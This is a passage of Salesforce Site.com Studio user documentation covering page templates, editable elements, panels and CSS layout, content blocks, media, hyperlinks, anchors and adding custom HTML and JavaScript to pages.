- Users can't resize, reposition, or delete editable page elements in pages based on the template. However, if the element's Auto Height property is enabled in the template, its height will adjust to fit the content of the template-based page.
- Deleting an editable element from a page template removes it from all child pages and templates.
- When you enable the `Editable` property of a page element, any pages or child templates based on the template also inherit the enabled status. In turn, the enabled status in the child template cascades to any of *its* children, and so on. If you don't want its editability to cascade to any lower levels, disable the `Editable` property of a page element in a child template.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Editable Page Elements for Contributors

- Contributors can modify editable content blocks in site pages based on the template. They can also edit content blocks that you place in an editable panel in template-based site pages.

  Tip: To add a content block that only other site administrators or designers can edit, use custom code instead.

- Contributors can add content blocks to editable panels in site pages based on the template. If you make widgets available to contributors, they can also add them to editable panels.
- Site administrators and designers can edit any page element you make editable.

Default Content in Editable Page Elements

The content of all editable page elements on a child page or template is linked to the content of the editable elements on its parent page template. When you update the content of an editable page element on the parent template, the changes are pushed down to any child pages or page templates. However, if you modify the content of an editable page element at the child page or template level, you break the link between the elements, and any subsequent changes made to the page element on the parent template won't trickle down to its children. (To return control of the content to the parent template, select the editable page element on the page or in the Page Structure pane and click > **Revert to Parent Content**. When you do this, any custom content in the editable page element is lost.)

Disabling the `Editable` property of a panel in a parent template overrides any changes made to that panel in child pages or templates. Changes to the panel at the child level disappear, and the panel reflects only the content from the parent template. However, the changes

at the child level aren't lost. Re-enabling the `Editable` property of the panel in the parent template restores the custom content previously added to its children. Any changes made to the element at the parent level will no longer show up.

SEE ALSO:

- Creating Editable Template Areas
- Setting Up the Contributor's Studio View
- Creating Site.com Page Templates
- Editing and Working With Site.com Page Elements

Creating Site.com Pages

As a site administrator or designer, when you create a site page, you can choose to base it on a page template. If you're creating several site pages that have common page elements, such as a navigation menu, you can save time and effort and achieve a consistent look and feel by creating a page template first and then basing your site pages on it. Alternatively, if none of your site pages have a similar structure or if you need to create a one-off site page that doesn't follow the overall site design, such as a home page, you can create a page based on a basic layout.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Creating Site Pages from a Layout

Start from scratch with a completely blank page or use a basic page layout.

1. Hover over **Site Pages** on the Overview tab and click **New**, or click **New** > **Site Page** when the Site Pages view is open.
2. Enter the site page name. Page names can't include spaces or special characters, such as #, ?, or @.
3. Click **Layouts** and select either a blank page or a predefined page layout, such as a page with a header and footer.

   Note: Predefined page layouts use panels to create columns, headers, and footers. These panels use inline CSS to set their position, so you can easily modify the layout after the page is created. However, if you're familiar with CSS and prefer using CSS rules, you can remove the inline style by selecting the panel, deleting the code from the Code tab in the Style pane ( ), and clicking **Apply**.
4. Choose a layout mode:
   - To expand the page to fill the width of the browser window, click **Full width**.
   - To set the page width, click **Fixed width** and enter the width.
5. Click **Create**. The site page opens.

Creating Site Pages from a Page Template

If you created a page template, you can base your site pages on it.

The quickest option is to:

1. Select the template in the Page Templates view and click > **Create Page from Template**. Alternatively, click **Page Actions** > **Create Page from Template** if the template is open.

2. Enter the site page name. Page names can't include spaces or special characters, such as #, ?, or @.
3. Click **Create**. The site page opens.

Alternatively:

1. Hover over **Site Pages** on the Overview tab and click **New**, or click **New** > **Site Page** when the Site Pages view is open.
2. Enter the site page name. Page names can't include spaces or special characters, such as #, ?, or @.
3. Click **Page templates** and select the page template.
4. Click **Create**. The site page opens.

Tip: You can also create pages by converting or duplicating other pages.

SEE ALSO:

Editing Site.com Pages as a Designer or Site Administrator


Adding Site.com Page Elements

Identifying Which Template a Site.com Page Uses

When you edit a template-based page, you can't modify its non-editable page elements. You also can't reposition, resize, or delete editable page elements, or alter the events, properties, or style associated with them. To update these elements or properties, you must edit them in the template the page is based on.

To identify which page template a site page is based on:

- Hover over the site page in the Sites Pages view on the Overview tab. An information popup appears that displays the page template's name.



- Examine the Page Structure pane when the page is open. The template's name is displayed as a link that you can click to open the template.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

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
- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level



Tip: To view and open the site pages associated with a particular page template, select or hover over the page template in the Page Templates view of the Overview tab and click > **Edit Pages Based on Template**. Click a listed site page to open it.

SEE ALSO:

Creating Site.com Page Templates

Site.com Page Templates Overview

Renaming, Duplicating, and Converting Pages

When working with pages and templates, you can perform common tasks, such as renaming, deleting, or duplicating pages.

To access more page options, select or hover over a page on the Site Pages view of the Overview tab and click .

To access more template options, select or hover over a template in the Page Templates view of the Overview tab and click .

Alternatively, if the page or template is open, click on the toolbar.

The available options vary for pages and templates:

Select	To...
Edit	Open the page or template for editing. Alternatively, double-click the page or template.
Rename	Change the page or template name.
Preview	View the page in a browser window.
Duplicate	Create a copy of the page or template. Duplicating a page template doesn't duplicate the pages or templates based on it.
Delete	Remove a page or template. You can't delete a template that has pages based on it.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

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  Site administrator or designer role assigned at the site level

Select	To...
Create Child Template	Create a child template based on the selected template.
Create Page from Template	Create a page based on the template.
Convert Site Page to Template	Change the page into a template.
Convert Template to Site Page	Change the template into a page. You can't convert a template that has pages based on it.
Edit Pages Based on Template	View and open the site pages that are based on the selected page template.
Add IP Restrictions	Control access to the page or template by restricting the range of permitted IP addresses. When you create a page that's based on a template with IP restrictions, the page inherits the IP restrictions.

SEE ALSO:

Editing Site.com Pages as a Designer or Site Administrator

Using Site.com Studio as a Site Administrator or Designer

Changing a Page's Doctype Property

The Document Type Definition (DTD) or *doctype* of a page defines which version of HTML it's using. This information is used by some browsers to trigger a standard rendering mode. By default, each page's doctype is set to HTML5, which is the latest version, but you can change it to XHTML 1.0.

When the page is open:

1. Select the page in the Page Structure pane.
2. In the Properties pane, select an option in the Doctype drop-down list.

SEE ALSO:

Changing a Page Element's HTML Tag

Adding Custom HTML Attributes

HTML5 Semantic Page-Layout Tags

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

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  AND

  Site administrator or designer role assigned at the site level

Site.com Page Elements

Page elements are the building blocks of your site pages and page templates. Combined, they provide the page's structure and content.

When a site page or page template is open in Site.com Studio, these page elements are available to site administrators and designers.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Page Element	Description
Content Block	Contains the page text, and can also house images, media, and hyperlinks. Also available to contributors if the page has editable areas.
Custom Code	Lets you customize your site by adding markup, such as HTML and JavaScript for elements that aren't provided in Site.com Studio.
Image	Adds images directly to the page.
Breadcrumb	Adds a breadcrumb navigation element to the page.
Menu	Creates a menu that lets users navigate through the pages of your site.
Panel	Adds structure to the page and lets you group other page elements together.
Button	Adds a button to the page. You can use the actions in the Events pane to add functionality to the button.
Form	Lets you create web-to-lead forms or gather customer feedback, and submit the data to Salesforce objects.
Input Fields	Provides several field types to add to forms or pages. When added to a form, binds to fields in the form's object. See Input Field Types on page 5443.
Data Element	Must be contained in a data repeater. Binds to a field in the data repeater's object and acts as a placeholder that shows the content of a specified field for the current record.
Data Function	Connects to a standard or custom Salesforce object, performs calculations on the returned results, and displays the calculation on the page.
Data Repeater	Connects to a Salesforce object and returns a dataset based on filters that you specify. Combines with data elements or custom code

Page Element	Description
	page elements to display the results on the page.
Data Table	Connects to a standard or custom Salesforce object, retrieves a data set based on the filter criteria that you specify, and displays one or more record as rows in the table.

Adding Site.com Page Elements

Editing and Working With Site.com Page Elements

Laying Out Site.com Pages Using Panels

Positioning Panels Using CSS

Adding Images Directly to the Page

Adding Content Blocks to Pages

Content blocks contain the text of your website pages, and can also house images, videos, and hyperlinks. Designers and site administrators can add content blocks to pages when in Design Mode.

Adding Custom Code to Pages

About the Site Map and Page Hierarchy

Adding Custom HTML Attributes

You can add custom HTML attributes to pages and page elements, which are rendered on the HTML tag of the page element. For example, this is useful when working with third-party frameworks that render page elements differently based on certain attributes.

Changing a Page Element's HTML Tag

By default, panels, data repeaters, data elements, custom code, and content blocks are each defined as a `div`, but you can change this to any other HTML tag using the `HTML Tag` property. This gives you greater flexibility and control over how the page element is displayed on the page.

HTML5 Semantic Page-Layout Tags

SEE ALSO:

Adding Site.com Page Elements

Editing and Working With Site.com Page Elements

Adding Site.com Page Elements

Page elements are the building blocks of your site pages and page templates. Panel elements add structure to your pages. You can think of both pages and panels as "containers" for the page elements that you add to them.

If a site page or page template is based on another page template, you can only add page elements to editable panels, which are highlighted with a blue border on the page.

Pages, panels, data repeaters, and forms are "container" page elements, so you can add other page elements to them when the page is open.

- In the Page Elements pane ( ), either:
  - Drag the page element onto the page canvas or container page element.
  - Click the page element, select where to place it in the popup that appears, and click **Apply**.
- In the Page Structure pane ( ), hover over a container page element and click > **Add Page Elements**. Click the item you want to add or drag it onto the container page element.
- Select a container page element on the page and click > **Add Page Elements**. Click the item you want to add or drag it into the container page element.

When you drag a page element into an editable panel, the page element displays a permitted icon and a green border shows where you're placing the element.



If you try dragging a page element into a panel that isn't editable, the page element displays a not-permitted icon.



SEE ALSO:

- Editing and Working With Site.com Page Elements
- Adding Images Directly to the Page
- Adding Content Blocks to Pages
- Adding Custom Code to Pages
- Adding a Navigation Menu

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

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Editing and Working With Site.com Page Elements

The Page Structure pane ( ) displays the hierarchy of all elements on the page and is a very useful way of selecting, moving, and reordering elements, particularly for more complicated page designs.

- To select a page element, either click it on the page, or select it in the Page Structure pane. This highlights the element on the page and displays the item's selector bar and **Actions** menu ( ).
- To edit a page element, such as a content block, image, or custom code, either:
  - Double-click the element on the page.
  - Select the element on the page and click > **Edit** on its selector bar.
  - Select or hover over the element in the Page Structure pane and click > **Edit**.
  - Click **Edit Content** on the toolbar (for content blocks only).
- To move a page element, either:
  - Select the element on the page and drag it to the correct position, or click > **Move** on its selector bar.
  - Drag the item to your preferred location in the Page Structure pane, or select it and click > **Move** > *Direction*. You can also drag all page elements other than panels to your preferred location in the Page Structure pane.
- To resize a page element, select it and drag the resize handles to the correct size. If the corner resize handles are grayed out, it means the item's Auto Height property is enabled, which adjusts the height depending on its contents. To resize it to a set height, disable the property by either deselecting **Auto Height** in the Properties pane ( ), or by clicking one of the bottom resize handles and clicking **Disable Auto Height** in the popup message that appears.

  Tip: If you disable the Auto Height property on an image, but you want it to retain its aspect ratio—the relationship of height to width—press and hold down the SHIFT key while you drag to resize it.

  Alternatively, if you're using CSS to style the page element, adjust the style of the class or ID that styles it.
- To delete an element, select it and either:
  - Click > **Delete** on the item's selector bar.
  - Press **DELETE**.
  - Click on the toolbar.
  - In the Page Structure pane, click > **Delete**.

If a site page or page template is based on another page template:

- The content of all editable page elements on a child page or template is linked to the content of the editable elements on its parent page template. When you update the content of an editable page element on the parent template, the changes are pushed down to any child pages or page templates. However, if you modify the content of an editable page element at the child page or template level, you break the link between the elements, and any subsequent changes made to the page element on the parent template won't trickle down to its children.
- You can't reposition or resize its page elements. However, if the element's Auto Height property is enabled in the template, the height will adjust to fit the content in the template-based page. To edit the page element, you must edit it in the page template.
- You can't delete its page elements. To delete the page element, you must delete it from the page template.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

- You can't alter the events, properties, or style of an editable page element, such as its color, position, and size.

SEE ALSO:

Site.com Page Elements
Adding Site.com Page Elements
Adding Content Blocks to Pages
Laying Out Site.com Pages Using Panels
About Editable Page Elements

Laying Out Site.com Pages Using Panels

A panel is a useful layout tool that defines the logical divisions of your page and lets you group page elements together for easy movement and positioning. Think of it as a container for other page elements, including other panels, or as a `div` that wraps around the content placed within it. Panels are ideal for adding editable areas to page templates.

When you create a page template or site page, you can use predefined page layouts that include headers, footers, and columns, which are created using panels. Once created, you can then further modify the layout to match your site's design.

If you need to add more divisions to the page and you're not familiar with CSS, the easiest method is to use row and column panels. This feature adds panels with predefined CSS positioning to ensure they align correctly on the page.

Note: Predefined page layouts, and row and column panels use inline CSS to set their position. If you're familiar with CSS and are using CSS rules to style your site, you can remove the inline CSS by deleting it from the Code tab in the Style pane ( ) and clicking **Apply**.

EDITIONS

Available in: Salesforce Classic

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Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

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  AND

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To add row and column panels to a page:

1. Select the page (the top folder icon) in the Page Structure pane ( ).
2. Click > **Add Rows and Column Panels**.
3. Select the number of row or column panels you require. If the page already contains content, it is placed in the first new panel.

To add a row panel:

- Above a panel, select the panel on the page or in the Page Structure pane and click > **Add Rows and Column Panels** > **Insert Row Above**
- Below a panel, select the panel on the page or in the Page Structure pane and click > **Add Rows and Column Panels** > **Insert Row Below**

To add row and column panels to another panel:

1. Select the panel on the page or in the Page Structure pane.
2. Click > **Add Rows and Column Panels**.
3. Select the number of row or column panels you require. If the page already contains content, it is placed in the first new panel.

To add a single panel, drag a **Panel** from the Page Elements pane ( ) onto the page.

By default, the height of a panel automatically adjusts when you add content to it because its Auto Height property is enabled. You can disable the property to resize and reposition panels. If you hover over a panel on the page, an information popup appears that displays the width and height of the panel.



When you drag a page element onto a panel, the edges change color, indicating that the element is now grouped within it. To remove the element from the group, drag it outside the panel.

SEE ALSO:

- Adding Site.com Page Elements
- Positioning Panels Using CSS
- Changing a Page Element's HTML Tag

Positioning Panels Using CSS

A panel is a useful layout tool that defines the logical divisions of your page. Using CSS, you can position panels and improve the layout of the page.

Adding Padding and Margins to Panels

Two CSS properties—margins and padding—can help with your page layout by creating space between the rows and columns, and the content within. The margin property controls the space outside the panel between its border and outer edge, while the padding property controls the space between the panel's content and border.

To add margins and padding:

1. Select the panel.
2. Open the Dimensions section of the Style pane.
3. In the Margins section, either:
   - Set the margin width for all four sides by entering a value in the `All` text box and selecting the unit of measurement.
   - Set the margin widths for the top, right, bottom, or left sides independently by entering a value in the appropriate text box and selecting the unit of measurement.
4. Similarly, in the Padding section, set the padding widths as required. Adding padding increases the total width of the panel. For example, if you have a panel with a width of 500px and you add padding of 20px to all sides, the total width of the panel will be 540px.

Tip: You can center a panel or block page element using the margin property. Enter *0* in the `All` text box and select Auto in the drop-down list.

EDITIONS

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Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

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  AND

  Site administrator or designer role assigned at the site level

Creating Column Panels Using the Float Property

If you need to add more divisions to the page and you're not familiar with CSS, the easiest method is to use row and column panels. Alternatively, using the CSS float property, you can position panels to the left or right to create columns. (When you add panels using

the row and column panels feature, they're automatically positioned using the float property.) For example, you could add two single panels to a container panel and set both panel's float and width properties to create a two-column page layout.

To create a column panel:

1. Select the panel.
2. Open the Layout section of the Style pane.
3. Click  to float the panel to the left, or click  to float the panel to the right. If you're creating a two-column layout, for example, ensure you set the float property of both panels.
4. Adjust the width of the panel to ensure the panels align correctly by either setting the width in the Dimensions section or dragging the panel's border on the page. For example, if you're creating two columns of equal width, set the width of both panels to 50%.

Tip: When you use the float property, remember to set the overflow property of the container panel to "hidden." This allows the container panel to grow as the height of the column panels increase. Select the container panel and in the Layout section of the Style pane, select Hidden in the Overflow drop-down list.

SEE ALSO:

Cascading Style Sheets Overview

Laying Out Site.com Pages Using Panels

Adding Images Directly to the Page

As a site administrator or designer, you can add images directly to your site pages and page templates or you can add images to content blocks.

To add an image directly to the page:

1. Open the site page or page template.
2. Drag an **Image** from the Page Elements pane onto the page.
3. In the Add an Image dialog box, either:
   - Find an existing image by typing its name in the `Search Image` text box and selecting it from the list.
   - Upload an image from your computer in the Upload tab by browsing to the image, clicking **Upload**, and selecting it from the list.
4. Click **Apply**. The image is added to the page.
5. Enter a brief description of the image in the `Alternative Text` field in the Properties pane. The description is used by screen reader users or as a substitute if the browser can't display the image. It can also help with search engine optimization (SEO).

SEE ALSO:

Adding Site.com Page Elements

Editing and Working With Site.com Page Elements

EDITIONS

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AND

Site administrator or designer role assigned at the site level

Adding Content Blocks to Pages

Content blocks contain the text of your website pages, and can also house images, videos, and hyperlinks. Designers and site administrators can add content blocks to pages when in Design Mode.

To add a content block when the page is open, either drag it from the Page Elements pane onto the page or target a container page element.

To edit a content block, double-click it. For greater control over the text, you can edit the HTML directly by selecting the content block and clicking > **Edit HTML**.

If you make a content block in a page template editable, contributors can edit the content block in any page based on the template. To add a content block that only other site administrators or designers can edit, use custom code instead.

Understanding the Content Editing Toolbar

Editing Content Blocks in Design Mode
Designers and site administrators can edit content blocks on the page. Content blocks contain the text for site pages, and can also house images, videos, and hyperlinks.

Adding Images to Content Blocks in Design Mode

Adding Video to Content Blocks in Design Mode

Attaching Hyperlinks to Text and Images in Design Mode

Adding Anchors to Pages in Design Mode

SEE ALSO:

Adding Images to Content Blocks in Design Mode

Attaching Hyperlinks to Text and Images in Design Mode

EDITIONS

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USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Understanding the Content Editing Toolbar


Designers and site administrators can edit content blocks when in Design mode. Content blocks contain the site page's text, along with images, videos, and hyperlinks.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition



When in Design Mode, you can use the content editing toolbar to:

- Undo and redo your edits, and remove the formatting of text copied and pasted from Microsoft® Office, which can often include hidden formatting (1).
- Cut, copy, and paste text (2).
- Apply direct formatting (3), such as:
  - Font family and size
  - Bold, italic, underline, subscript, superscript, and strikethrough
  - Font and highlight color
- Control the text style and layout (4) by:
  - Applying paragraph and heading styles
  - Setting paragraph indentation
  - Left-aligning, centering, right-aligning, or justifying text
  - Inserting numbered or bulleted lists
- Insert a table, and add rows, columns, and spacing (5).
- Add images, videos, and special characters (6).
- Add and remove hyperlinks and anchors (7).

Tip: Avoid applying formatting, such as different fonts or highlighting, directly to text whenever possible. Instead, it's best practice to use the paragraph and heading styles to quickly apply consistent formatting throughout the site. This also ensures that all page text is updated automatically if a site administrator or designer modifies the site's paragraph and heading styles.

Editing Content Blocks in Design Mode

Designers and site administrators can edit content blocks on the page. Content blocks contain the text for site pages, and can also house images, videos, and hyperlinks.

When the page is open in Design Mode:

1. Double-click the content block on the page.
2. Add or edit text and format it using the content editing toolbar.

   Tip:

   - If you copy and paste text from Microsoft® Office, highlight the text and click  to remove any hidden formatting, which can adversely affect how the text appears on the page.
   - Avoid applying formatting, such as different fonts or highlighting, directly to text whenever possible. Instead, it's best practice to use the paragraph and heading styles to quickly apply consistent formatting throughout the site. This also ensures that all page text is updated automatically if a site administrator or designer modifies the site's paragraph and heading styles.

3. Add images, videos, hyperlinks, or anchors as required.
4. Click **Save**.

Note: The content of all editable page elements on a child page or template is linked to the content of the editable elements on its parent page template. When you update the content of an editable page element on the parent template, the changes are pushed down to any child pages or page templates. However, if you modify the content of an editable page element at the child page or template level, you break the link between the elements, and any subsequent changes made to the page element on the parent template won't trickle down to its children.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Adding Images to Content Blocks in Design Mode

Designers and site administrators can add images to content blocks when viewing a page in Design Mode.

When the page is open:

1. Double-click the content block on the page.
2. Position your cursor where you want to insert the image and click .
3. In the Image Properties dialog box, either:
   - Enter a URL to an image in the `Image URL` field.
   - Select an image from your website by clicking **From Website** and selecting the image in the list that appears.
   - Upload an image from your computer by opening the Upload tab, browsing to the image, and clicking **Upload**.
4. Enter a brief description of the image in the `Alternative text` field. The description is used by screen reader users or as a substitute if the browser can't display the image. It can also help with search engine optimization (SEO).
5. Optionally, preview how the image appears in relation to the text on the page and set:
   - The width and height of the image
   - How much space surrounds the image (which is controlled by the `HSpace` and `VSpace` properties)
   - How it aligns with the text on the page
   - The image border (for example, to set a dotted green border that's 10 pixels wide, you enter `10px dotted green` in the `Border` field)
6. Click **Apply**.
7. Click **Save**.

SEE ALSO:

Editing Content Blocks in Design Mode

Understanding the Content Editing Toolbar

Importing and Managing Assets

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

To edit only content in Site.com sites:

- `Site.com Contributor User`

  AND

  Contributor role assigned at the site level

Adding Video to Content Blocks in Design Mode

Designers and site administrators can add YouTube®, Google®, Adobe® Flash®, Windows Media®, and Apple QuickTime® videos to content blocks when viewing a page in Design Mode.

When the page is open:

1. Double-click the content block on the page.
2. Position your cursor where you want to insert the video and click .
3. In the Video Properties dialog box, select the video type and either:
   - Enter the URL to the video in the `Video URL` text box—for example, `http://www.youtube.com/watch?v=123abc`.
   - Select a video from your website by clicking **From Website** and selecting the video in the list that appears.
   - Upload a video from your computer by opening the Upload tab, browsing to the image, and clicking **Upload**.

     Note: You can only select or upload Flash, Windows Media, and QuickTime videos.
4. To specify how the video is displayed on the page, you can set:
   - The width and height of the video
   - How much space surrounds the video (which is controlled by the `HSpace` and `VSpace` properties)
   - How it aligns with the text on the page

   You can also preview the video.
5. Click **Apply**. The video appears as an icon in the content block.
6. Click **Save**.

Note: You can view all video types, other than Windows Media videos, when you preview a page.

SEE ALSO:

Editing Content Blocks in Design Mode

Understanding the Content Editing Toolbar

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

To edit only content in Site.com sites:

- `Site.com Contributor User`

  AND

  Contributor role assigned at the site level

Attaching Hyperlinks to Text and Images in Design Mode

When viewing a page in Design Mode, designers and site administrators can create hyperlinks to:

- External Web pages or websites
- Pages and assets in the site
- Email messages
- Anchors on the page

When the page is open:

1. Double-click the content block on the page.
2. Select the text or image that you want to attach a hyperlink to and click .
3. Select the link type in the Link to drop-down list. To link to:
   - A Web page:
     a. Select **A URL**.
     b. Type the address in the `URL` field—for example, `http://www.externalsite.com`.
     c. Go to step 4.
   - A page or item in your site:
     a. Select **An item in your site**.
     b. Select the item type, such as a page or image.
     c. Select the item. (If you can't see the list of items, place your cursor in the `URL` field and press the DOWN key on your keyboard.)
     d. Go to step 4.
   - An anchor that you previously added to the page:
     a. Select **An anchor on the page**.
     b. Select the anchor in the drop-down list. Alternatively, enter a new anchor name and create the anchor afterwards.
     c. Go to step 5.
   - An email message:
     a. Select **An email**.
     b. Enter the recipient's email address and the message information.
     c. Go to step 5.

   Note: For content blocks in a data repeater, you can use expressions to add a custom link, such as a URL query string, to an item in your site or to a Web page.
4. To select which window the item should open in, select an option in the Target drop-down list:
   - **Popup window** loads the item into a popup window. When you select this option, you can set the title for the popup and control its appearance and size with the options that appear.
   - **New window (_blank)** loads the item into a new, unnamed browser window.
   - **Same window (_self)** loads the item into the same frame or window as the link. This is the default setting.
   - **Topmost window (_top)** loads the item into the topmost parent frameset or window of the frame that contains the link.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

- **Parent window (_parent)** loads the item into the parent frameset or window of the frame that contains the link.

5. Optionally, enter a tooltip description for the link. The tooltip displays as a pop-up when the user hovers over the link.
6. Click **Apply**.
7. Click **Save**.

To delete a hyperlink, select it and click .

SEE ALSO:

Editing Content Blocks in Design Mode

Understanding the Content Editing Toolbar

Adding Anchors to Pages in Design Mode

An anchor is an invisible marker that identifies a particular location on a page. If you're a designer or site administrator, you can add an anchor to the page and then create a hyperlink that jumps to that specific location. This can be useful if a page is particularly long; for example, if your page has several sections, you could add links to each section at the top of the page to aid navigation.

When the page is open in Design Mode:

1. Double-click the content block on the page.
2. Place your cursor at the beginning of the line where you want to link to and click .
3. Enter a name for the anchor and click **Apply**. Ideally, use a name that helps identify the anchor's location on the page—for example, `top`.
4. Now create a hyperlink that links to the anchor.

SEE ALSO:

Attaching Hyperlinks to Text and Images in Design Mode

Editing Content Blocks in Design Mode

Understanding the Content Editing Toolbar

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

To edit only content in Site.com sites:

- `Site.com Contributor User`

  AND

  Contributor role assigned at the site level

Adding Custom Code to Pages

Custom code lets you customize your site using markup, such as HTML and JavaScript.

- Add markup to a specific location on a page using the Custom Code page element. JavaScript added using the Custom Code page element loads when that part of the page loads.
- Add markup to the page `head`. JavaScript in the page `head` loads first.
- Add JavaScript to the page `body` on page 5382. JavaScript added to the page `body` is positioned at the end of the `body` tag and only loads when the DOM is ready.
- Add a reference to a JavaScript file or library on page 5382 in the page `head` or `body`.

Tip:

- Scripts can't execute while you're editing a page in Site.com Studio. To test your code, preview the page.
- If you are building a Site.com site from an existing HTML site, avoid using the Custom Code page element to paste large chunks HTML from the original site. Instead, use the available page elements, such as panels, content blocks, and data tables. This will let you make future updates and design changes much more easily.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Adding Markup Directly to the Page

1. Drag a **Custom Code** page element from the Page Element pane onto the page.
2. Enter the code in the Edit Code dialog box.
3. Click **Save and Close** to add the code directly to the page.

Adding Markup to the Page `Head`

1. In the Scripts section of the Properties pane, click **Configure** in the Edit Head Markup section.
2. Enter the markup in the Edit HTML Code dialog box.
3. Click **Save and Close** to insert the markup into the page `head`.

Adding JavaScript to the Page `Body`

1. In the Scripts section of the Properties pane, click **Configure** in the Edit Body Scripts section.
2. Enter the code in the Edit JavaScript Code dialog box. Don't add `<script>` tags, as they're already included.
3. Click **Save and Close** to add the code to the bottom of the page `body`.

Using JavaScript Files or Libraries

Instead of adding JavaScript code directly to a page, you can include links to imported or external JavaScript files, or to an open-source library (via the Google Libraries API).

1. In the Scripts section of the Properties pane, click + in either the Body Scripts or the Head Scripts section.
2. To link to:
   - A JavaScript file that you've imported, select **An imported script** and select the file.
   - An open-source JavaScript library, select **A Google AJAX library** and select the library.
   - An external JavaScript file, select **A URL to an external script** and enter the address.

3. Click **Apply**.

SEE ALSO:

Displaying Data Using Custom Code

Adding Site.com Page Elements

